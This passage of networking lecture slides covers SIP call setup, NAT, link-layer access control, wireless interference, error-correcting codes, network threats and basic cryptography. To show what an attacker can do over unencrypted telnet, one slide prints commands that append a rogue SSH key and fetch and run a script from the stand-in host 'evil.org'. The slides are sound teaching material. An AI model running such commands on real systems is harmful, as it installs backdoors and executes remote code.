
Big Picture




Basic Operation

- **Client sends req. to locally configured proxy**
 - Or obtains domain server IP address (using DNS)
- **Call initiator contacts SIP server for domain**
- **Location server locates receiver**
- **Call is established**
 - Initiator sends an INVITE request
 - Invited party answers (agrees)
 - Initiator receives OK indication
 - Initiator sends an ACK request

Proxy Example




Redirect Example



NAT

- Network Address Translator



Motivations and Complications

- There are only 2^{32} IP addresses
- Firewalls for security
- Breaks end-to-end (node does not know its external IP)
- Node might not even know if it's behind a NAT
- NAT needs to be able to dynamically assign mappings

How a NAT Works

- **Maps between global and local (IP,port) pairs**
- **Requires knowledge of transport packet format**
- **UDP datagram, TCP SYN**
 - Can shut down TCP mapping on FIN+ACK
 - UDP requires timeouts (> 2 minutes, unless IANA says otherwise)
- **RFC 4787/BCP 127 defines recommended behaviors**

Link Layer Responsibilities

- **Single-hop addressing (e.g., Ethernet addresses)**
- **Media access control**
 - Link-layer congestion control
 - Collision detection/collision avoidance
- **Single-hop acknowledgements**

Media Access Control (MAC)

- Link layer regulates access to a shared, physical medium
- If everyone talks at once, no-one hears anything
- Need to control when nodes send packets, to prevent collisions
- Variety of approaches
 - Time Division Multiple Access (TDMA)
 - Carrier Sense Multiple Access, Collision Detection (CSMA/CD)
 - Carrier Sense Multiple Access, Collision Avoidance (CSMA/CA)
 - Request-to-send, clear-to-send (RTS/CTS)

MAC Goals

- Be able to use all of the link capacity
- One node can get 100%
- Multiple nodes can each get a share, don't collide


CSMA

- Node senses the channel for activity
- Transmits if it thinks the channel is idle
- CSMA/CD: can detect if there is a collision, and back off
 - Randomized
 - Grows exponentially on consecutive collisions C
 - $\text{rand}(0, 2^C) \cdot 512$ bit times
 - Drop when C grows large (in practice)

Collision Detect

- Collision detection constrains maximum wire length and minimum frame length
- At least one node must detect a collision
- Hypothetical: propagation time is zero
 - Can there be collisions?
 - RX/TX turnaround time

Violating Timing Constraints



Ethernet Efficiency

- One node can use full link capacity
- Assuming RX/TX turnaround time of zero
 - As $n \rightarrow \inf$, $\text{use} = \frac{1}{1+5t_{prop}/t_{trans}}$
 - If $t_{prop} \rightarrow 0$, efficiency approaches 1
 - If $t_{trans} \rightarrow \inf$, efficiency approaches 1
 - if $t_{prop} = t_{trans}$, efficiency approaches 16%.

Wireless is Different

- **Variable:** signal attenuates over space
- **Interference:** other RF sources can interfere with signal
- **Multipath:** signal can self-interfere
- **Distributed:** nodes cannot detect collisions
- To address these differences, wireless link layers use slightly different mechanisms
- Also, can't just abstract away the physical and link layers: need a brief introduction to underlying EE


Signal, Noise, and Interference

- **Signal: energy of desired transmission**
- **Noise/Noise floor: energy of hardware thermal effects**
- **Interference: energy of other transmitters**
- **Usually measured in dBm/dBW: 0dBm = 1mW, 0dBW = 30dBm = 1W**
 - Note dB is a logarithmic scale: 10dBm = 10mW, 20dBm = 100mW

SINR


- **Signal to Interference-and-Noise Ratio**
- **Measured in dB:** $\frac{|S|}{|N+I|}$
 - S = -50dBm, N+I = -95dBm, SINR = 45dB
 - S = -89dBm, N+I = -93dBm, SINR = 4dB
- **SINR is particularly critical in wireless because of attenuation over space**

Collisions are not so simple




- If A transmits first, B can still decode its packet
- If C transmits first, A will corrupt its packet and B can't decode C's packet
- What if AB and BC are both -60dB?
- Signal strength matters: this is the RF capture effect

Hidden Terminal Problem



- B and C can't hear each other, A can hear both
- B and C sense a clear channel, transmit, and collide at A
- B is a *hidden terminal* to C, and C is a *hidden terminal* to B

Exposed Terminal Problem



- A transmits to B
- C hears the transmission, backs off, even if it wants to transmit to D
- C is an *exposed* terminal to A's transmission

RTS/CTS

- **Request-to-send, Clear-to-send (RTS/CTS)**
- **Allows transmitter to check availability of channel at receiver**
- **Transmitter sends an RTS**
- **If it hears a CTS, sends data**
- **If not, retries RTS some time later**
- **If you hear a CTS for someone else, don't transmit**

Coding

- Reed-Solomon codes for burst errors on small data units
- LT codes for data delivery
- MORE for wireless communication
- General theme: being robust to individual losses through mixing data and redundancy
- Layer 1 (Reed-Solomon), Layer 2.5 (MORE), Layer 7 (LT)

Cyclic Redundancy Check (CRC)

- Distill n bits of data into a c bit CRC, $c \ll n$
- Can't detect all errors (2^{-c} chance another packet's CRC matches)
- CRCs are designed to detect certain forms of errors more than others
 - Assured to detect bursts of bit errors shorter than c
 - E.g., flip one bit, there will be a different CRC value

Reed-Solomon

- Standard coding technique: used in CDs
- Core idea: any k distinct data points define a unique polynomial of degree $k - 1$
- Data to transmit defines the polynomial P
- Compute coded data $C = P(x)$ for x_0, x_1, x_n
- Transmit C
- A receiver that gets k different x_n values can reconstitute original polynomial (and data)


LT Decoding Algorithm

- We receive n codewords
- Initially, all input symbols are *uncovered*
- Each codeword with $d = 1$ *covers* the input symbol
- Ripple: set of covered input symbols that have not been processed
- For each symbol in the ripple
 - Scan across the codewords and remove it from those that have it (via XOR), reducing degree by 1
 - If codeword has degree 1, cover its input symbol

Implications

- **Example: server wants to deliver 1MB image (1000 1kB packets)**
- **Server generates packets from robust distribution**
- **No matter the properties of the lossy channel (burstiness, periodicity, etc.), there is a 99.99% chance that a client will be able to regenerate the image after 1088 packets**
- **Uses only $\ln(k/\delta)$ (e.g., 16) XOR operations per packet**
- **Hence the name, “Fountain Code”**

The big picture



- **Assume bad guys completely control the network**
 - When you send a packet, you just give it to the bad guy
 - Bad guy drops, modifies, duplicates, or delivers packet at will
 - Or just insert his own packets that purport to be from you
- **Rest of lecture will make this more concrete...**

Some consequences

- **Consider servers with no cryptographic protection**
 - Next lecture will talk about cryptography
- **You submit order on to an on-line store**
 - Bad guy sees your packets, learns credit card number
 - Bad guy changes your shipping address to his own
- **You are logged into a web site using telnet**
 - Bad guy injects evil commands

```
echo bad-key >> .ssh/authorized_keys
wget evil.org/botscript && sh ./botscript
```
- **You can't download patches from OS vendor**

Availability consequences

- **Three types of threat: secrecy, integrity, availability**
 - Secrecy: adversary can read your messages
 - Integrity: adversary can modify your messages and receiver can't detect the change
 - Availability: adversary can prevent you from communicating
- **Today's lecture examines how innocent mechanisms can leave systems open to all three types of threat**

Security attacks overview

- **Secrecy: snooping on traffic**
- **Integrity: injecting traffic, source spoofing, TCP desynchronization, man-in-the middle, DNS hijacking**
- **Availability: ping flood, EDNS, SMURF, SYN bomb, application-level**
- **Next lecture: mechanisms you can use to protect your system and network**

Cryptographic Primitives

- **Secrecy:** encrypting data
- **Integrity:** cryptographic hashes, message authentication codes
- **Authentication:** certificates, signatures
- **Availability:** access control, filtering, blocking

Encryption

- Takes a cleartext/plaintext message M , transforms into an encrypted ciphertext message C
- Two functions: encryption E and decryption D
 - $E(M) = C$
 - $D(C) = M$
- Major goal: only parties who know D can read message
 - Would also like E and D to be fast, of course

[Symmetric] Encryption

- Both parties share a secret key K
- Given a message M , and a key K :
 - M is known as the *plaintext*
 - $E(K, M) \rightarrow C$ (C known as the *ciphertext*)
 - $D(K, C) \rightarrow M$
 - Attacker cannot efficiently derive M from C without K
- Note E and D take same argument K
 - Thus, also sometimes called *symmetric* encryption
 - Raises issue of how to get K : more on that later
- Example algorithms: AES, Blowfish, DES, Skipjack

Example use of stream cipher


- Pre-arrange to share secret s with web vendor
- Exchange payment information as follows
 - Send: $E(s, \text{"Visa card \#3273..."})$
 - Receive: $E(s, \text{"Order confirmed, have a nice day"})$
- Now an eavesdropper can't figure out your Visa #

Wrong!

- Let's say an attacker has the following:
 - $c_1 = \text{Encrypt}(s, \text{"Visa card \#3273..."})$
 - $c_2 = \text{Encrypt}(s, \text{"Order confirmed, have a nice day"})$
- Now compute:
 - $m \leftarrow c_1 \oplus c_2 \oplus \text{"Order confirmed, have a nice day"}$
- Lesson: **Never re-use keys with a stream cipher**
 - Similar lesson applies to one-time pads
(That's why they're called **one-time** pads.)

Cipher-block chaining (CBC)

- **IV = initialization vector**
 - Can be 0 if key only ever used to encrypt one message
 - Choose randomly for each message if key re-used
 - Can be publicly known (e.g., transmit openly with ciphertext)
- $c_1 = E(K, m_1 \oplus IV), \quad c_i = E(K, m_i \oplus c_{i-1})$
- **Ensures repeated blocks are not encrypted the same**



Problem: Integrity

- **Attacker can tamper with messages**
 - E.g., corrupt a block to flip a bit in next
- **What if you delete original file after transfer?**
 - Might have nothing but garbage at recipient
- **Encryption does not guarantee integrity**
 - A system that uses encryption alone (no integrity check) is often incorrectly designed.
 - Exception: Cryptographic storage (to protect disk if stolen)

Message authentication codes

- **Message authentication codes (MACs)**
 - Sender & receiver share secret key K
 - On message m , $\text{MAC}(K, m) \rightarrow v$
 - Intractable to produce valid $\langle m, v \rangle$ without K
- **To send message securely, append MAC**
 - Send $\{m, \text{MAC}(K, m)\}$ (m could be ciphertext, $E(K', M)$)
 - Receiver of $\{m, v\}$ checks $v \stackrel{?}{=} \text{MAC}(K, m)$
